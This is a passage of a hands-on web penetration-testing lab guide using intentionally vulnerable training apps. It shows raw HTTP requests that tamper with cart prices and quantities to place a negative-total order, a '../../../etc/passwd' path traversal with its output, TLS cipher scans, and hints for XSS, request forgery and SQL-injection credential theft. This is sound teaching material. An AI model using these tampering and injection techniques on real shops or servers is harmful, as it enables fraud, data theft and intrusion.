13	http://127.0.0.1	GET	/api/user/me			200	487	JSON	
14	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
15	http://127.0.0.1	GET	/api/category?page=1&per_page=1000	✓		200	15933	JSON	
16	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓		200	9040	JSON	
17	http://127.0.0.1	GET	/api/product/3			200	983	JSON	
18	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
19	http://127.0.0.1	POST	/api/cartItems	✓		200	413	JSON	
20	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	1167	JSON	
21	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	107	JSON	

Request Response

Raw Params Headers Hex

```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":9.0,"qty":2}
```

16. Look through the requests to find something interesting that you might be able to modify. You may notice the HTTP POST for **/api/cartItems**. Highlight that line in the HTTP history and you will be able to see the raw request in the bottom window. Notice that the body contains JSON formatted data from the REST API.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
8	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	963	JSON	127.0.0.1
9	http://127.0.0.1	PUT	/api/cartItems/2	✓		200	416	JSON	127.0.0.1
10	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	127.0.0.1
11	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	127.0.0.1
12	http://127.0.0.1	GET	/api/customerAddress?page=1&per_p...	✓		200	582	JSON	127.0.0.1
13	http://127.0.0.1	GET	/api/user/me			200	487	JSON	127.0.0.1
14	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	127.0.0.1
15	http://127.0.0.1	GET	/api/category?page=1&per_page=1000	✓		200	15933	JSON	127.0.0.1
16	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓		200	9040	JSON	127.0.0.1
17	http://127.0.0.1	GET	/api/product/3			200	983	JSON	127.0.0.1
18	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	127.0.0.1
19	http://127.0.0.1	POST	/api/cartItems	✓		200	413	JSON	127.0.0.1
20	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	1167	JSON	127.0.0.1


Request Response

Raw Params Headers Hex

```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":9.0,"qty":2}
```

17. The price is being sent in the POST request. Send that request to **Repeater** by right clicking and selecting **Send to repeater**.



18. Navigate to to the **Repeater** by clicking the **Repeater** tab at the top of the screen.

19. First, send a baseline request without any modification. Do this by just clicking the **Go** button to send it as is.

The screenshot shows the ZAP Repeater tab. On the left, the Request pane displays a PUT /api/cartItems/2 HTTP/1.1 request with various headers and a JSON payload. On the right, the Response pane shows a successful HTTP 200 OK response with the following details:

```

HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 21:57:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-ubuntu4.24
Content-Length: 265
Connection: close
Content-Type: application/json; charset=utf-8

{"id":2,"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\nMartha Stewart Crafts Garland, Pink Pom Pom Small\n","product_id":1,"id":2,"price":9.0,"qty":2}
  
```

19. Try to modify some information and see if you can get it to pass through. Modify the price from **9.0** to **1.0**. Then click **Go** again.

```

Request
Raw Headers Hex
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 192
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":1.0,"qty":2}

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 21:59:21 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 205
Connection: close
Content-Type: application/json; charset=utf-8

{"id":2,"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","product_id":1,"name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","qty":2,"price":1.0000}

```

20. You should see a **200 OK** message in the response. This indicates that you are able to modify the price and that the request was ok. Definitely a severe vulnerability in the application.

21. Well, let's see how the application handles *negative* numbers. This time modify the price to be **-100.00** and click **Go**.

```

Request
Raw Headers Hex
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 190
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close

{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":-100.0000,"qty":2}


Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 22:01:42 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 208
Connection: close
Content-Type: application/json; charset=utf-8

{"id":2,"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","product_id":1,"name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","qty":2,"price":-100.0000}

```

21. You should see a **200 OK** response.

22. Navigate to the Hackazon application and check your cart.



The cart shows you that you are now getting 2 of these items for **-\$100**. This is a pretty good deal ;-)

22. Go back to **BurpSuite's Repeater** and try modifying something else (like the item quantity, etc). This time change the quantity to **1000** and click **Go**.

The screenshot shows the BurpSuite Repeater tool. The **Request** tab displays a PUT request to "/api/cartItems/2" with the following JSON payload:

```
PUT /api/cartItems/2 HTTP/1.1
Authorization: Token 5f325eb311b515782b12a5e4d25637f3a6641aa6
Content-Type: application/json; charset=UTF-8
Content-Length: 199
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; sdk Build/KK)
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Connection: close


{"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":-100.00,"qty":1000}
```

The **Response** tab shows the server's response:

```
HTTP/1.1 200 OK
Date: Thu, 26 Jul 2018 22:05:50 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4.24
Content-Length: 211
Connection: close
Content-Type: application/json; charset=utf-8

{"id":2,"cart_id":3,"created_at":"2018-07-26 16:06:06","updated_at":"2018-07-26 16:06:06","name":"\r\nMartha Stewart Crafts Garland, Pink Pom Pom Small\r\n","product_id":1,"id":2,"price":-100.0000}
```

23. If you back to the Hackazon app and refresh the cart, you should now see that you are getting a real good deal! ;-)



24. Your last test will be to try and *checkout*. Let's see if the application will let you checkout with a refund of \$99990. Click on the “**Proceed to Checkout**” button in the app.
25. Then click “**Shipping Method**”.
26. Fill out some fake information in the address lines and click **Billing address**.
27. Then click Confirmation.
28. And last but not least, click the “**Place Order**” button.

Item number	2
Total	\$-99990.0
Shipping	Mail
Payment	Credit Card
Shipping Address:	
Elliott Alderson	
101 AllSafe way	
LV	
NV	
Russia	
43213	
Billing Address:	
Elliott Alderson	
101 AllSafe way	
< Bill. Addr.	Place order

Hopefully, the transaction was successful and now are now the proud owner of *1000 Martha Stewart Craft Pom Poms* and let me know if you get a check for \$99,990 from them ;-)

You have successfully placed the order!	
Go to Orders	Go to Products

Exercise 7: Exploiting Weak Cryptographic Implementations

This exercise is for informational purposes only. If your machine does not have access to the Internet. However, you can do this against any other systems you may have in your own lab.

1. You can use **nmap** to enumerate weak ciphers, as shown below:

```
nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
```

```
root@kali:~# nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-28 23:13 EDT
--Nmap scan report for theartofhacking.org (104.27.176.154)
Host is up (0.0027s latency).
Other addresses for theartofhacking.org (not scanned): 104.27.177.154 2400:cb00:2048:1::681b:b09a 2400:cb00:2048:1::681b:b19a

PORT      STATE SERVICE
443/tcp    open  https
| ssl-cert: Subject: commonName=sni40389.cloudflaressl.com
|   Subject Alternative Name: DNS:sni40389.cloudflaressl.com, DNS:*.2304.info, DNS:*.5104.info, DNS:*.5248.info, DNS:*.8497.info, DNS:*.baragouinassent.club, DNS:*.bato.top, DNS:*.biyo.ooo, DNS:*.butiknayyara.com, DNS:*.butiknayyara.id, DNS:*.canacesti.gq, DNS:*.cdit.top, DNS:*.clarriertgdisc.ga, DNS:*.cnvr.top, DNS:*.deb9.info, DNS:*.dedge.co, DNS:*.dualdatingppy.cf, DNS:*.dwiki.biz, DNS:*.ersertouli.tk, DNS:*.ff06.info, DNS:*.findamassage.co.za, DNS:*.hrn1.top, DNS:*.hydroponics.gr, DNS:*.ioannising.me, DNS:*.ithy.top, DNS:*.k8k8.top, DNS:*.kernelcurry.com, DNS:*.lyricalninja.com, DNS:*.mawinndappling.gq, DNS:*.nmsc.info, DNS:*.obuy.info, DNS:*.pcsecurifyaccess.win, DNS:*.privatelendingfund.com, DNS:*.qo14.info, DNS:*.researchwriters.net, DNS:*.rz00.info, DNS:*.servernewbie.com, DNS:*.theartofhacking.org, DNS:*.thinkaheadrealestate.com, DNS:*.thropeedpanbi.cf, DNS:*.ukdent.us, DNS:*.vkey.top, DNS:*.wildblueyondertrips.com, DNS:*.withoutwhethersort.accountant, DNS:*.xenangnichiyu.com, DNS:*.xi03.info, DNS:2304.info, DNS:5104.info, DNS:5248.info, DNS:8497.info, DNS:baraguinassent.club, DNS:bato.top, DNS:biyo.ooo, DNS:butiknayyara.com, DNS:butiknayyara.id, DNS:canacesti.gq, DNS:cdit.top, DNS:clarriertgdisc.ga, DNS:cnrv.top, DNS:deb9.info, DNS:dedge.co, DNS:dualdatingppy.cf, DNS:dwiki.biz, DNS:ersertouli.tk, DNS:ff06.info, DNS:findamassage.co.za, DNS:hrn1.top, DNS:hydroponics.gr, DNS:ioannising.me, DNS:ithy.top, DNS:k8k8.top, DNS:kernelcurry.com, DNS:lyricalninja.com, DNS:mawinndappling.gq, DNS:nmsc.info, DNS:obuy.info, DNS:pcsecurifyaccess.win, DNS:privatelendingfund.com, DNS:qo14.info, DNS:researchwriters.net, DNS:rz00.info, DNS:servernewbie.com, DNS:theartofhacking.org, DNS:thinkaheadrealestate.com, DNS:thropeedpanbi.cf, DNS:ukdent.us, DNS:vkey.top, DNS:wildblueyondertrips.com, DNS:withoutwhethersort.accountant, DNS:xenangnichiyu.com, DNS:xi03.info
| Issuer: CommonName=COMODO ECC Domain Validation Secure Server CA 2/organizationName=COMODO CA Limited/stateOrProvinceName=Greater Manchester/countryName=GB
| Public Key type: ec
| Public Key bits: 256
| Signature Algorithm: ecdsa-with-SHA256
| Not valid before: 2018-07-27T00:00:00
| Not valid after: 2019-02-02T23:59:59
| MD5: 5e28 7103 8a17 1bf9 5adc c342 6901 de0a
| SHA-1: 8a69 cb20 9129 c685 605d 9f38 e8f9 db53 2242 3836
ssl-enum-ciphers:
|_ TLSV1.2:
    | ciphers:
        |_ TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
        |_ TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256_draft (ecdh_x25519) - A
    | compressors:
        |_ NULL
    | cipher preference: client
    | least strength: A

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
root@kali:~#
```

2. There are many other open source and commercial tools that can be used to find weak ciphers and cryptographic implementations. However, a very useful open source tool is **testssl.sh** (<http://testssl.sh>).

3. You can download this tool and run it against any web server running HTTPS, as demonstrated below.

```
root@kali:~# ./testssl.sh theartofhacking.org
No engine or GOST support via engine with your /usr/bin/openssl
#####
testssl.sh      2.9.5-6 from https://testssl.sh/
This program is free software. Distribution and
modification under GPLv2 permitted.
USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!
Please file bugs @ https://testssl.sh/bugs/
#####
Using "OpenSSL 1.1.0h 27 Mar 2018" [~143 ciphers]
on kali:/usr/bin/openssl
(built: "reproducible build, date unspecified", platform: "debian-amd64")

Testing all IPv4 addresses (port 443): 104.27.176.154 104.27.177.154
-----
-----
Start 2018-07-28 23:18:27      ---> 104.27.176.154:443
(theartofhacking.org) <<---

further IP addresses: 104.27.177.154 2400:cb00:2048:1::681b:b09a
2400:cb00:2048:1::681b:b19a
rDNS (104.27.176.154): --
Service detected:      HTTP

Testing protocols via sockets except SPDY+HTTP2
SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      not offered
TLS 1.1    not offered
TLS 1.2    not offered
SPDY/NPN   h2, http/1.1 (advertised)
HTTP2/ALPN  h2, http/1.1 (offered)

Testing ~standard cipher categories
NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES encryption (w/o export) not offered (OK)
```


```
Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])      not offered (OK)
Triple DES Ciphers (Medium)                      not offered (OK)
High encryption (AES+Camellia, no AEAD)          offered (OK)
Strong encryption (AEAD ciphers)                 offered (OK)

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4
Cipher mapping not available, doing a fallback to openssl

PFS is offered (OK)
Testing server preferences
Has server cipher order?      yes (OK)
Negotiated protocol          TLSv1.2
Negotiated cipher             ECDHE-ECDSA-CHACHA20-POLY1305, 253 bit ECDH
(X25519)
Cipher order
SSLv3:      Local problem: /usr/bin/openssl doesn't support "s_client
-ssl3"
TLSv1.2:    ECDHE-ECDSA-CHACHA20-POLY1305 ECDHE-ECDSA-AES128-GCM-SHA256
ECDHE-ECDSA-AES128-SHA ECDHE-ECDSA-AES128-SHA256
          ECDHE-ECDSA-AES256-GCM-SHA384 ECDHE-ECDSA-AES256-SHA
ECDHE-ECDSA-AES256-SHA384
Testing server defaults (Server Hello)
TLS extensions (standard)    "renegotiation info/#65281" "extended master
secret/#23" "session ticket/#35" "status request/#5"
          "next protocol/#13172" "EC point formats/#11"
"application layer protocol negotiation/#16"
Session Ticket RFC 5077 hint 64800 seconds, session tickets keys seems to
be rotated < daily
SSL Session ID support       yes
Session Resumption           Tickets: yes, ID: yes
<output omitted for brevity>
```

Exercise 8: Path (Directory) Traversal

1. Go to the Damn Vulnerable Web Application (DVWA) in WebSploit and navigate to **File Inclusion**.
2. Select any of the PHP file links.
3. Attempt to get the contents of the **/etc/passwd** file by manipulating the URL, as demonstrated below:



You should see the contents of the **/etc/passwd** file, as shown in the example in the next page.

The screenshot shows a web browser window with the URL `192.168.78.8/vulnerabilities/fi/?page=../../../../etc/passwd`. The page content displays a large dump of system user accounts from the `/etc/passwd` file. The dump includes entries for root, daemon, bin, games, man, lp, news, www, backup, gnats, and many others. At the bottom of the page, there is a navigation menu with two items: "Home" and "Instructions". On the right side, there is a large DVWA logo.

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody
Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Manager
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/sys
```

That was too easy... The next exercise (our final exercise) will not be this easy...

Exercise 9: Additional XSS Exploitation

Note: This exercise will not be as easy as the previous ones. You will not be helped on this exercise and you must figure out how to perform the attack with only a few *hints* below.

1. Launch the Juice Shop.
2. Perform a persisted XSS attack with to bypass a client-side security mechanism and to add a new user to the application.

Hints:

- Try to find and interact with the API.
- The email address is checked on the client-side using JavaScript.
- You may want to brush up your JSON skills ;-)

Exercise 10: Bypassing Additional Web Application Flaws

Navigate to the Juice Shop and try to solve the exercise of posting some feedback in another user's name.

- You already know how to use proxies like BurpSuite and the OWASP ZAP.
- Intercept client / server transactions to post feedback when logged on.
- The request contains the following information:

```
{  
  "UserId": 2,  
  "rating":2,  
  "comment": "1"  
}
```

Try to manipulate the request.

The next exercise will be a little harder... ;-)

Exercise 11: Fuzzing

1. You can use **radamsa** to create your own fuzz test cases. For example:

```
root@kali:~# echo "I am having fun and omar suck" | radamsa
3y!767bh and Emar suck
root@kali:~# echo "I am having fun and omar suck" | radamsa
I am having fun and omaam having fun and oj and om having fun and omar
sucuk
root@kali:~# echo "I am having fun and omar suck" | radamsa
_fhun and! _omar suck-=!-sdj
```

Each time that you feed something to **radamsa**, it will give you a different test case. Explore the available options.

```
root@kali:~# radamsa -h
Usage: radamsa [arguments] [file ...]
-h | --help, show this thing
-a | --about, what is this thing?
-V | --version, show program version
-o | --output <arg>, output pattern, e.g. out.bin /tmp/fuzz-%n.%s, -, :80 or
127.0.0.1:80 [-]
-n | --count <arg>, how many outputs to generate (number or inf) [1]
-s | --seed <arg>, random seed (number, default random)
-m | --mutations <arg>, which mutations to use
[ft=2,fo=2,fn,num=5,td,tr2,ts1,tr,ts2,ld,lds,lr2,li,ls,lp,lr,lis,lrs,sr,sd,bd,bf,bi
,br,bp,bei,bed,ber,uw,ui=2,xp=9,ab]
-p | --patterns <arg>, which mutation patterns to use [od,nd=2,bu]
-g | --generators <arg>, which data generators to use
[random,file=1000,jump=200,stdin=100000]
-M | --meta <arg>, save metadata about generated files to this file
-r | --recursive, include files in subdirectories
-S | --seek <arg>, start from given testcase
-d | --delay <arg>, sleep for n milliseconds between outputs
-l | --list, list mutations, patterns and generators
-C | --checksums <arg>, maximum number of checksums in uniqueness filter (0
disables) [10000]
-v | --verbose, show progress during generation
```

The following GitLab repository has radamsa's source code, as well as a good tutorial:
<https://gitlab.com/akihe/radamsa>

2. Create your own fuzzing test case and use the **OWASP Zed Attack Proxy (ZAP)** to fuzz the **Juice Shop** application to find out the **admin** username.
 - You must figure out this exercise in your own.
 - Do not use SQLmap or any other tools.
 - Just use **radamsa** and **OWASP ZAP**.
 - After you complete the previous steps, try to retrieve a list of all **Juice Shop** user credentials exploiting **SQL injection**.
 - If you run out of time, feel free to do this in your own.

Hints:

- The SQL injection vulnerability can be exploited using UNION queries/statements.
- A few additional hints can be found at this book preview:
<https://www.safaribooksonline.com/library/view/comptia-pentest-cert/9780135225523/ch06.html>

Congratulations!

You have successfully completed the lab!

Of course, you can continue *playing* with all the vulnerable applications within WebSploit and others that I have listed in the GitHub repository (<https://h4cker.org/github>), as there are dozen of other “flags” / challenges / exercises...